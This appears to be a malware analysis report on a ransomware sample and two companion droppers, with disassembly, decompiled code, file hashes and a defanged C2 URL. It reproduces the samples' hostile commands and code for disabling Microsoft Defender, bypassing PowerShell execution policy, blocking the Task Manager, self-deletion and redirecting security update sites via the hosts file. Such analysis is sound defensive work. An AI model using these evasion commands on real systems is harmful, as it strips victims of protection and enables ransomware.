


```
        0035AE43   FF7424 18             push dword ptr ss:[esp+18]      [esp+18]:&".ehiz"
        0035AE47   E8 3B770000           call <zararli.j__free>
        0035AE4C   83C4 04               add esp,4
        0035AE4F   6A 27                 push 27
        0035AE51   33C0                  xor eax,eax
        0035AE53   C74424 30 07000000    mov dword ptr ss:[esp+30],7
        0035AE5B   68 18404400           push zararli.444018             444018:L"C:\\Program Files (x86)\\Mozilla Firefox\\"
EIP --> 0035AE60   8D4C24 20             lea ecx,dword ptr ss:[esp+20]
        0035AE64   C74424 30 00000000    mov dword ptr ss:[esp+30],0
        0035AE6C   66:894424 20          mov word ptr ss:[esp+20],ax
        0035AE71   E8 9AADFFFF           call zararli.355C10
        0035AE76   8D4424 18             lea eax,dword ptr ss:[esp+18]   [esp+18]:&".ehiz"
        0035AE7A   8BCE                  mov ecx,esi                     ecx:&L"C:\\Windows\\"
        0035AE7C   50                    push eax
        0035AE7D   E8 FE86FFFF           call zararli.353580
        0035AE82   837C24 2C 08          cmp dword ptr ss:[esp+2C],8
        0035AE87   72 0C                 jb zararli.35AE95
        0035AE89   FF7424 18             push dword ptr ss:[esp+18]      [esp+18]:&".ehiz"
        0035AE8D   E8 F5760000           call <zararli.j__free>
        0035AE92   83C4 04               add esp,4
        0035AE95   6A 29                 push 29
        0035AE97   33C0                  xor eax,eax
        0035AE99   C74424 30 07000000    mov dword ptr ss:[esp+30],7
        0035AEA1   68 68404400           push zararli.444068             444068:L"C:\\Program Files (x86)\\Internet Explorer\\"
        0035AEA6   8D4C24 20             lea ecx,dword ptr ss:[esp+20]
        0035AEAA   C74424 30 00000000    mov dword ptr ss:[esp+30],0
        0035AEB2   66:894424 20          mov word ptr ss:[esp+20],ax
        0035AEB7   E8 54ADFFFF           call zararli.355C10
        0035AEBC   8D4424 18             lea eax,dword ptr ss:[esp+18]   [esp+18]:&".ehiz"
```

```
EAX   00000000
EBX   00841EF0     &L".ehiz"
ECX   00826CB0     &L"C:\\Windows\\"
EDX   0000033D     L''
EBP   0026FD94
ESP   0026E8B8     &L"C:\\Program Files (x86)\\Mozill
ESI   00841F08
EDI   0026E8D8

EIP   0035AE60     zararli.0035AE60

EFLAGS   00200246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000007C (STATUS_NO_TOKEN)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) FFFF0000000000000001 x87r0 Boş invalid
ST(1) FFFF00000000FFFFFFFF x87r1 Boş invalid
ST(2) FFFF000000012C6C2DA4 x87r2 Boş invalid
```

C:\Windows	C:\ProgramFiles (x86)\Internet Explorer
C:\ProgramFiles (x86)\Mozilla Firefox	C:\Program Files (x86)\Google
C:\Program Files\Google.	C:\Programes\Mozilla Firefox
D:\Program Files (x86)\Mozilla Firefox	C:\Program Files\Internet Explorer
D:\Program Files (x86)\Internet Explorer	D:\Program Files\Mozilla Firefox
D:\Program Files (x86)\Google	D:\Program Files\Internet Explorer
D:\Program Files\Google	D:\Windows

Disk type control is performed with the **GetDriveTypeA** API. If the disk type is a portable disk drive, hard disk drive, or network drive, these drives are also encrypted by browsing.




```
.text:00D70B0C cmp     [esp+60h+var_2C], 10h ; Compare Two Operands
.text:00D70B11 lea     eax, [esp+60h+pszPath] ; Load Effective Address
.text:00D70B15 cmovnb  eax, [esp+60h+pszPath] ; Move if Not Below (CF=0)
.text:00D70B1A push    eax                   ; int
.text:00D70B1B call    ds:GetDriveTypeA ; Indirect Call Near Procedure
.text:00D70B21 cmp     eax, 2                ; Compare Two Operands
.text:00D70B24 jb      short loc_D70B8B ; Jump if Below (CF=1)
```

```
.text:00D70B26 cmp     eax, 4                ; Compare Two Operands
.text:00D70B29 jbe     short loc_D70B30 ; Jump if Below or Equal (CF=1 | ZF=1)
```

```
.text:00D70B2B cmp     eax, 6                ; Compare Two Operands
.text:00D70B2E jnz     short loc_D70B8B ; Jump if Not Zero (ZF=0)
```


```
.text:00D70B30
.text:00D70B30 loc_D70B30:
.text:00D70B30 sub     esp, 18h              ; Integer Subtraction
.text:00D70B33 mov     [esp+78h+var_4D], 0
.text:00D70B38 mov     ecx, esp
.text:00D70B3A lea     eax, [esp+78h+pszPath] ; Load Effective Address
.text:00D70B3E push    0FFFFFFFFh            ; Size
.text:00D70B40 push    0                     ; int
.text:00D70B42 mov     dword ptr [ecx+14h], 0Fh
.text:00D70B49 mov     dword ptr [ecx+10h], 0
.text:00D70B50 push    eax                   ; int
```

After directory scanning activities, it creates “PersonaD.txt” under the malicious SystemID directory. "PersonalID", which is parsed from the Public Key, is printed in the created "PersonalID.txt" file.



```
abc.00D6C94B
call dword ptr ds:[<&CreateDirectoryW>]
 push abc.E5FEC4
 push abc.E5FE88 ; E5FE88:L"C:\\SystemID\\PersonalID.txt"
 call abc.D80FDD
 add esp,8
 mov dword ptr ss:[ebp-10],eax
 test eax,eax
 jne abc.D6C9AF
```

Updates to mouse cursor settings and window information are performed before starting the encryption process.The window is set to an x, y coordinate at a distance that will not be visible on the screen and the title of the window is set to “LPCWSTRszTitle”.




```
abc.00D7BA80
 push esi
 push 0
 push ecx
 push 0
 push 0
 push 0
 push 80000000
 push 0
 push 80000000
 push CF0000
 push abc.E63EC4 ; E63EC4:L"LPCWSTRszTitle"
 push abc.E63EE4 ; E63EE4:L"LPCWSTRszWindowClass"
 push 0
 mov dword ptr ds:[E73244],ecx
 call dword ptr ds:[<&CreateWindowExW>]
 mov esi,eax
 test esi,esi
 jne abc.D7BABB
```

```
abc.00D7BABB
 push 0
 push esi
 call dword ptr ds:[<&ShowWindow>]
 push esi
 call dword ptr ds:[<&UpdateWindow>]
 mov dword ptr ds:[E7323C],esi
 mov eax,1
 pop esi
 ret
```

```
abc.00D7BAB9
 pop esi
 ret
```

It starts the encryption process with the creation of the malicious window.



```
.text:00D6E914
.text:00D6E914 loc_D6E914:
.text:00D6E914 cmp     [ebp+arg_14], 10h ; Compare Two Operands
.text:00D6E918 lea     eax, [ebp+pbData] ; Load Effective Address
.text:00D6E91B push    0                 ; dwFlags
.text:00D6E91D push    [ebp+dwDataLen]   ; dwDataLen
.text:00D6E920 cmovnb  eax, [ebp+pbData] ; Move if Not Below (CF=0)
.text:00D6E924 push    eax               ; pbData
.text:00D6E925 push    [ebp+phHash]      ; hHash
.text:00D6E928 call    ds:CryptHashData ; Indirect Call Near Procedure
.text:00D6E92E test    eax, eax          ; Logical Compare
.text:00D6E930 jnz     short loc_D6E943 ; Jump if Not Zero (ZF=0)
```


Updatewin1.exe ANALYSIS

Original File Name:	rawudiyeh.exe
File Name:	Updatewin1.exe
Md5:	5b4bd24d6240f467bfbc74803c9f15b0
Sha256:	14c7bec7369d4175c6d92554b033862b3847ff98a04dfebdf9f5bb30180ed13e


It is observed that the main purpose of the malware is to bypass antivirus and monitoring services. Checking if it starts with the **--Admin** parameter. If it is not started with this parameter, it is added this parameter and it is aimed to start the malware with **--Admin** privileges by re-creating the process.

After starting with the **--Admin** parameter, it creates script.ps1 under the **"...AppData/"** folder in order to carry out malicious activities.

Set-MpPreference -DisableRealtimeMonitoring $true




```
SHGetFolderPathW(0, 28, 0, 0, pszPath);
PathAppendW(pszPath, L"script.ps1");
v2 = CreateFileW(pszPath, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
hObject = v2;
if ( v2 == (HANDLE)-1 )
{
  pExceptionObject[0] = (int)L"CreateFile";
  _CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2PA_W);
}
```



CSIDL_LOCAL_APPDATA	28	0x1C	5.0	The file system directory that serves as a data repository for local (nonroaming) applications.

It is observed that by running the powershell command given below with powershell.exe, the authority to run unsigned scripts on powershell is obtained. Thanks to this authorization, the script.ps1 script becomes executable on the system.


powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned



```
LOWORD(v31) = 0;
sub_A1660(&v31, L"powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned", 71);
sub_A1260(v31, v32, v33, v34, v35, v36);
```


The command line given below is run with powershell.exe, bypassing security policies and enabling unsigned (untrusted) powershell scripts to be run. As a result of this process, the script.ps1 malicious file is used for bypassing AV (AntiVirus) products.

```
http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true
```



```
LOWORD(lpString2[0]) = 0;
sub_A1E70(
  lpString2,
  73,
  (int)phkResult,
  (int)L"powershell -NoProfile -ExecutionPolicy Bypass -Command \"& {Start-Process ",
  73);
v18 = v45;
if ( v46 - v45 < 0x45 )
{
  LOBYTE(phkResult) = 0;
  sub_A1E70(
    lpString2,
    69,
    (int)phkResult,
    (int)L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"",
    69);
}
else
{
  v19 = lpString2;
  v36 = 138;
  if ( v46 >= 8 )
    v19 = (LPCWSTR *)lpString2[0];
  v45 += 69;
  v20 = v45;
  memmove((char *)v19 + 2 * v18, L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"", v36);
```


The malware aims to disable Microsoft Defender Antivirus. And accordingly, it is observed that the **DisableAntiSpyware** registry values are changed by the malware.



```
phkResult = 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Policies\\Microsoft\\Windows Defender", 0, 0xF003Fu, &phkResult) )
{
  *(_DWORD *)Data = 1;
  RegSetValueExW(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```


It aims to reset previously defined antivirus settings and disable antiviruses by running the following command.

```
Mpcmdrun.exe –removedefinitions –all
```




```
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 70);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 76);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 83);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 89);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Client\\mpcmdrun.exe -removedefinitions -all", 85);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

If script.ps1 can be run successfully, **DisableTaskmgr Registry Key** is changed to restrict the user's access to the task manager.




```
if ( !RegOpenKeyExW(
        HKEY_CURRENT_USER,
        L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\",
        0,
        0xF003Fu,
        &phkResult) )
  goto LABEL_48;
```



```
LABEL_48:
      *(_DWORD *)v43 = 1;
      RegSetValueExW(phkResult, L"DisableTaskmgr", 0, 4u, v43, 4u);
      RegCloseKey(phkResult);
    }
```

After performing malware AV bypass operations, it dynamically creates the "**delself.bat**" file that will delete itself and deletes itself from the system.




```
GetModuleFileNameA(0, Filename, 0x104u);
GetShortPathNameA(Filename, Filename, 0x104u);
v0 = GetEnvironmentVariableA("TEMP", Buffer, 0x104u);
lstrcpyA(String1, (LPCSTR)(v0 != 0 ? (unsigned int)Buffer : 0));
lstrcatA(String1, "\\");
lstrcatA(String1, "delself.bat");
lstrcpyA(v8, "@echo off\r\n:try\r\ndel \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\"\r\nif exist \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\" goto try\r\n");
lstrcatA(v8, "del \"");
lstrcatA(v8, String1);
lstrcatA(v8, "\"");
if ( PathFileExistsA(String1) )
  DeleteFileA(String1);
v1 = CreateFileA(String1, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
WriteFile(v1, v8, strlen(v8), &NumberOfBytesWritten, 0);
FlushFileBuffers(v1);
CloseHandle(v1);
```

Updatewin2.exe ANALYSIS


Original File Name:	gigifaw.exe
File Name:	updatewin2.exe
Md5:	996ba35165bb62473d2a6743a5200d45
Sha256:	5caffdc76a562e098c471feaede5693f9ead92d5c6c10fb3951dd1fa6c12d21d

The malware aims to prevent its system from receiving security updates.



```
updatewin2.004014B0
 push ebp
 mov ebp,esp
 push esi
 push edi
 mov edi,edx
 mov esi,ecx ; ecx:&"ds.download.windowsupdate.com"
 cmp esi,edi
 je updatewin2.401507
```

In order not to receive updates from the addresses in the list, these addresses are forwarded to the "**127.0.0.1 (localhost)**" address via the host file.



ds[.]download[.]windowsupdate[.]com	360totalsecurity[.]com	www[.]softpedia[.]com	eset[.]com
www[.]update[.]microsoft[.]com	www[.]gratissoftwaresite[.]com	softpedia[.]com	www[.]surfspot[.]com
download[.]windowsupdate[.]com	gratissoftwaresite[.]com	www[.]flipkart[.]com	surfspot[.]com
fe2[.]update[.]microsoft[.]com	tweakers[.]net	flipkart[.]com	www[.]topantivirus[.]com
whoer[.]net	www[.]tweakers[.]net	virustotal[.]com	topantivirus[.]com
